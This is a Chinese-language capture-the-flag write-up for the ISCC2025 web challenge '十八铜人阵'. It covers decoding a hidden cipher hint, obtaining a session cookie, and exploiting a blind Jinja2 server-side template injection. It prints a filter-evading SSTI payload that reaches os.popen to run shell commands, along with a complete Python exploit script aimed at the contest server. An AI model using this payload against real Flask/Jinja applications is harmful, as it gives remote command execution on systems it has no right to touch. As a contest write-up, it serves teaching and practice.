
ISCC2025 WriteUp 提交模板

WEB+十八铜人阵

解题思路



闯关弟子注意，本关考验你听声辩位功夫
你走上方台，定坐中央，闭眼静听，先后五枚铜钱抛出
如果辨准方位，方可过关，否则必遭严惩
你明白吗?
小正：弟子明白！
(这不就是梦里的关卡吗？快想想藏在记忆深处的内容)

"叮"

"叮"

1. 首先看到题目利用 Ctrl+U 查看源码

```
input[type="text"] {
    width: 50%;
    display: inline-block;
    margin: 5px 0;
    /*佛曰：输诃栗醯利那尼驮啰悉呼度唎喝尼遮迦尼吉墀孕南墀地诃钵蒙穆俱陀提栗他漫 */
}
```

然后根据与佛论禅

https://talk-with-buddha.netlify.app/

解出密文，发现是听声辩位、西南方、东南方、北方、西方、东北方、东方、探本穷原

按照

GET 请求:

/submit-answers?aGnsEweTr6=%E4%B8%9C%E6%96%B9

POST 请求:

answer1=%E8%A5%BF%E5%8D%97%E6%96%B9&answer2=%E4%B8%9C%E5%8D%97%E6%96%B9&answer3=%E5%8C%97%E6%96%B9&answer4=%E8%A5%BF%E6%96%B9&answer5=%E4%B8%9C%E5%8C%97%E6%96%B9

获得我们通关的 session

然后拿着 Cookie 访问 iewnaibgnehsgnit

Cookie:
session=eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.aCP6WA.Xnc5LjNKzpQmOO_BSkOY27lUki0

```
你过关！<br>
kGf5tN1yO8M<br>
这样就能拿到flag了吗？<br>
住持提出了新的要求：去闯下一关吧！闯过下一关就能拿到flag
```

它提示了 flag 的名字，但是不是 flag 内容

2. 看了一下路由，是听声辩位反着念的拼音，那么有可能下一个路由是探本穷原的拼音反着念

3. 带着 Cookie 访问 nauygnoiqnebnat
4. 页面

看到源码

```
<script>
  function asd() {
    $.post({
      url: `/nauygnoiqnebnat`,
      contentType: "application/x-www-form-urlencoded",
      data: `yongzheng=
      ${encodeURIComponent($("input[name='yongzheng']").val())}`,
      success: res => {
        $("#res").html(res)
      }
    }
    );
    return false;
  }
  </script>
```

是利用 yongzheng 的 post 请求。

经过测试发现是无回显 ssti 注入

拿着 Cookie

GET 请求:


nauygnoiqnebnat?a1=__globals__&a2=__getitem__&a3=os&a4=popen&a5=cat%20kGf5tN1yO8M&a6=read&a7=ls

POST 请求

yongzheng={{lipsum|attr(request.args.a1)|attr(request.args.a2)(request.args.a3)|attr(requ

est.args.a4)((request.args.a5))|attr(request.args.a6)()}}

拿到 flag 为 ISCC{=Hz-ay@0QcEkeR%%t*7K}



Exp

Python 脚本

```
import requests
url =
"http://112.126.73.173:16340/nauygnoiqnebnat?a1=__globals__&a2=__getitem__&a3=os&a4=popen&a5=cat kGf5tN1yO8M&a6=read"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 Edg/125.0.0.0"
}
cookies = {
    'session':
'eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.aCNc1g.225oksF1SoOiZPDdO7Pj3rfN3EQ'
}
payload="{{lipsum|attr(request.args.a1)|attr(request.args.a2)(request.args.a3)|attr(request.args.a4)((request.args.a5))|attr(request.args.a6)()}}"
try:
    resp = requests.post(url, headers=headers, cookies=cookies, timeout=10,
                         data={"yongzheng": payload})
    print(resp.text)
except Exception as e:
    print(e)
```